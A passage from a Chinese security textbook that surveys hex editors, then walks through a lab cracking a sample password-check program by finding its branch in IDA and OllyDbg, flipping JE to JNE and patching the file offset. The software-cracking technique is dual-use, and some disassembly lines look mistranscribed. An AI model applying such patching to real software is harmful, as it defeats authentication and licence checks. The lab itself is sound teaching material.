


图 3.5.2 Hex Workshop 编辑界面

WinHex 与上述两款十六进制编辑软件相比, 有一个更加强大的特性, 就是可以允许您透过文件系统直接对磁盘的扇区、簇进行操作。专业的数据恢复专家更喜欢使用这种工具, 它的界面如图 3.5.3 所示。

除此以外, 有些人还会偏好没有 GUI 界面的 H-viwe 等工具。不管什么工具, 只要根据您的个人喜好拥有其中之一就行。本书中将始终使用 Ultra Edit 作为十六进制文本编辑器。

题外话：从安全技术的角度，电影 Matrix（黑客帝国）中描述的故事就有点像在虚拟机中调试病毒时的情景：正常的程序安静地运行在虚拟机中；少数像 Neo 这样的有“特权”的程序可以做许多出格的事，甚至跳出虚拟机进入宿主机（锡安）运行；电影第二部结束时，Neo 在“真正的操作系统”锡安中也能使用特权指令——用意念消灭乌贼机器人，原来这个所谓的“真正的操作系统”也只是更高一层的虚拟；Agent 也是一类特殊的进程，它们有一种特权，就是使用 Hook 函数注入到任意一个 ring3 级进程中去；由于 Smith 作为特权进程对 Matrix 的背叛，导致几乎所有的进程都被他感染；电影第三部末尾 Matrix 面临崩溃，Neo 牺牲自己帮助 Matrix 定位到 Smith，也就是病毒进程的 PID，之后通过一轮内存杀毒和重启虚拟机等操作，使 Matrix 重新恢复到“比较正常”的状态。

3.7 Crack 二进制文件

在开始讲述漏洞利用原理之前，本节先用一个非常简单的破解小实验来帮助大家复习一下前面所讲述的概念和工具，消除对二进制文件本能的恐惧。

对于下边一段用于密码验证的 C 代码：

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
    int authenticated;
    authenticated=strcmp(password,PASSWORD);
    return authenticated;
}
main()
{
    int valid_flag=0;
    char password[1024];
    while(1)
    {
        printf("please input password: ");
        scanf("%s",password);
        valid_flag = verify_password(password);
    }
}
```




```
if(valid_flag)
{
    printf("incorrect password!\n\n");
}
else
{
    printf("Congratulation! You have passed the verification!\n");
    break;
}
```




图 3.7.1 程序运行情况

如图 3.7.1 所示，我们必须输入正确的密码“1234567”才能得到密码验证的确认，跳出循环。读一下程序源码不难发现，程序是提示密码错误请求再次输入，还是提示密码正确跳出循环，完全取决于 main 函数中的 if 判断。

如果我们能在 .exe 文件中找到 if 判断对应的二进制机器代码，将其稍作修改，那么即使输入错误的密码，也将通过验证！本节实验就带领大家来完成这样一件事情，这实际上是一种最简单的软件破解，也被称为“爆破”。

题外话：软件破解技术是自成体系的另一门安全技术，其关键在于在调试时巧妙地设置断点，寻找关键代码段。本例的破解方法有很多，比如直接在 PE 中搜索密码、crack 子函数等，在此只举其中之一介绍。这个实验的目的在于练习使用工具，复习前面的概念，而并非真正研究破解技术。

实验环境如表 3-7-1 所示。

表 3-7-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	其他编译器生成的 PE 文件也可用于实验，但细节会有差异
编译选项	默认编译选项	
build 版本	release 版本	debug 版本也可用于实验，但实验细节会有差异

说明：如果完全采用实验指导所推荐的实验环境，将精确地重现指导中所有的细节，包括动态调试时的内存地址和静态调试的文件偏移地址；否则，一些地址可能需要重新调试来确定。

首先打开 IDA，并把由 VC6.0 得到的 .exe 文件直接拖进 IDA，稍等片刻，IDA 就会把二进制文件翻译成质量上乘的反汇编代码。

如图 3.7.2 所示，默认情况下，IDA 会自动识别出 main 函数，并用类似流程图的形式标注出函数内部的跳转指令。如果按 F12，IDA 会自动绘制出更加专业和详细的函数流程图，如图 3.7.3 所示。



图 3.7.2 IDA 的流程图界面 1




图 3.7.3 IDA 的流程图界面 2

在 IDA 的图形显示界面中，用鼠标选中程序分支点，也就是我们要找的对应于 C 代码中的 if 分支点，按空格键切换到汇编指令界面，如图 3.7.4 所示。




图 3.7.4 用 IDA 定位破解点

光标仍然显示高亮的这条汇编指令就是刚才在流程图中看到的引起程序分支的指令。可以看到这条指令位于 PE 文件的 .text 节, 并且 IDA 已经自动将该指令的地址换算成了运行时的内存地址 VA: 0040106E。

现在关闭 IDA, 换用 OllyDbg 进行动态调试来看看程序到底是怎样分支的。用 OllyDbg 把 PE 文件打开, 如图 3.7.5 所示。



图 3.7.5 加载 PE 文件

OllyDbg 在默认情况下将程序中断在 PE 装载器开始处, 而不是 main 函数的开始。如果您有兴趣, 可以按 F8 单步跟踪, 看看在 main 函数被运行之前, 装载器都做了哪些准备工作。一般情况下, main 函数位于 GetCommandLineA 函数调用后不远处, 并且有明显的特征: 在调用之前有 3 次连续的压栈操作, 因为系统要给 main 传入默认的 argc、argv 等参数。找到 main 函数调用后, 按 F7 单步跟入就可以看到真正的代码了, 如图 3.7.6 所示。

Address	Hex dump	Disassembly
00401152	. A3 648E4000	MOV DWORD PTR DS:[408E64],EAX
00401157	. E8 6E1A0000	CALL crack_me.00402BCA
0040115C	. A3 28794000	MOV DWORD PTR DS:[407928],EAX
00401161	. E8 17180000	CALL crack_me.0040297D
00401166	. E8 59170000	CALL crack_me.004028C4
0040116B	. E8 CE140000	CALL crack_me.0040263E
00401170	. A1 68794000	MOV EAX,DWORD PTR DS:[407968]
00401175	. A3 6C794000	MOV DWORD PTR DS:[40796C],EAX
0040117A	. 5B	PUSH EAX
0040117B	. FF35 60794000	PUSH DWORD PTR DS:[407960]
00401181	. FF35 5C794000	PUSH DWORD PTR DS:[40795C]
00401187	. E8 B4FEFFFF	CALL crack_me.00401040
0040118C	. 83C4 0C	ADD ESP,0C
0040118F	. 8945 E4	MOV DWORD PTR SS:[EBP-1C],EAX
00401192	. 5B	PUSH EAX

main()函数

图 3.7.6 定位 main 函数

我们也可以按快捷键 Ctrl+G 直接跳到由 IDA 得到的 VA: 0x0040106E 处查看那条引起程序分支的关键指令, 如图 3.7.7 所示。

Address	Hex dump	Disassembly	Comment
0040103F	90	NOP	
00401040	\$ 81EC 00040000	SUB ESP,400	
00401046	> 68 88704000	PUSH crack_me.00407088	ASCII "please input password:"
0040104B	. E8 57000000	CALL crack_me.004010A7	
00401050	. 8D4424 04	LEA EAX,DWORD PTR SS:[ESP+4]	
00401054	. 5B	PUSH EAX	
00401055	. 68 84704000	PUSH crack_me.00407084	ASCII "s"
0040105A	. E8 31000000	CALL crack_me.00401090	
0040105F	. 8D4C24 0C	LEA ECX,DWORD PTR SS:[ESP+C]	
00401063	. 51	PUSH ECX	
00401064	. E8 97FEFFFF	CALL crack_me.00401000	
00401069	. 83C4 10	ADD ESP,10	
0040106C	. 85C0	TEST EAX,EAX	
0040106E	. 74 0F	JE SHORT crack_me.0040107F	
00401070	. 68 6C704000	PUSH crack_me.0040706C	ASCII "incorrect password!###"
00401075	. E8 2D000000	CALL crack_me.004010A7	
0040107A	. 83C4 04	ADD ESP,4	
0040107D	. EB C7	JMP SHORT crack_me.004010A6	
0040107F	> 68 38704000	PUSH crack_me.00407038	ASCII "Congratulation! You have passed the v"
00401084	. E8 1E000000	CALL crack_me.004010A7	
00401089	. 81C4 04040000	ADD ESP,404	
0040108F	. C3	RETN	
00401090	\$ 8D4424 08	LEA EAX,DWORD PTR SS:[ESP+8]	
00401094	. 5B	PUSH EAX	
00401095	. FF7424 08	PUSH DWORD PTR SS:[ESP+8]	
00401099	. 68 C8704000	PUSH crack_me.004070C8	

图 3.7.7 定位 if 分支

选中这条指令, 按 F2 下断点, 成功后, 指令的地址会被标记成不同颜色。

按 F9 让程序运行起来, 这时候控制权会回到程序, OllyDbg 暂时挂起。到程序提示输入密码的 Console 界面随便输入一个错误的密码, 回车确认后, OllyDbg 会重新中断程序, 取回控制权, 如图 3.7.8 所示。




图 3.7.8 破解前的状态

密码验证函数的返回值将存在 EAX 寄存器中，if () 语句通过

```
TEST EAX, EAX
JE XXXXX
```

两条指令实现。也就是说，EAX 中的值为 0 时，跳转将被执行，程序进入密码确认流程；否则跳转不执行，程序进入密码重输的流程。由于现在输入的是错误密码，所以可以在预执行区看到提示：“Jump is NOT taken”。

如果我们把 JE 这条指令的机器代码修改成 JNE（非 0 则跳转），那么整个程序的逻辑就会反过来：输入错误的密码会被确认，输入正确的密码反而要求重新输入！当然，把

```
TEST EAX, EAX
```

指令修改成

```
XOR EAX, EAX
```


也能达到改变程序流程的目的, 这时不论正确与否, 密码都将被接受。

双击 JE 这条指令, 将其修改成 JNE, 单击 “Assemble” 按钮将其写入内存, 如图 3.7.9 所示。



图 3.7.9 破解后的状态

OllyDbg 将汇编指令翻译成机器代码后写入内存。原来内存中的机器代码 74 (JE) 现在变成了 75 (JNE)。此外, 在预执行区中的提示也发生了变化, 提示跳转将要发生, 也就是说, 在修改了一个字节的内存数据后, 错误的密码也将跳入正确的执行流程! 后面您可以单步执行, 看看程序是不是如我们所料执行了正确密码才应该执行的指令。

上面只是在内存中修改程序, 我们还需要在二进制文件中也修改相应的字节。这就要用到第 2 章讲到的内存地址 VA 与文件地址之间的对应关系了。

用 LordPE 打开.exe 文件, 查看 PE 文件的节信息, 如图 3.7.10 所示。




图 3.7.10 计算文件偏移地址

我们已经知道跳转指令在内存中的地址是 VA=0x0040106E

按照第 2 章 VA 与文件地址的换算公式：

$$\begin{aligned}
 \text{文件偏移地址} &= \text{虚拟内存地址 (VA)} - \text{装载基址 (Image Base)} - \text{节偏移} \\
 &= 0x0040106E - 0x00400000 - (0x00001000 - 0x00001000) \\
 &= 0x106E
 \end{aligned}$$

也就是说，这条指令在 PE 文件中位于距离文件开始处 106E 字节的地方。用 UltraEdit 按照二进制方式打开 crack_me.exe 文件，如图 3.7.11 所示。




图 3.7.11 修改 PE 文件

按快捷键 Ctrl+G，输入 0x106E 直接跳到 JE 指令的机器代码处，如图 3.7.12 所示。

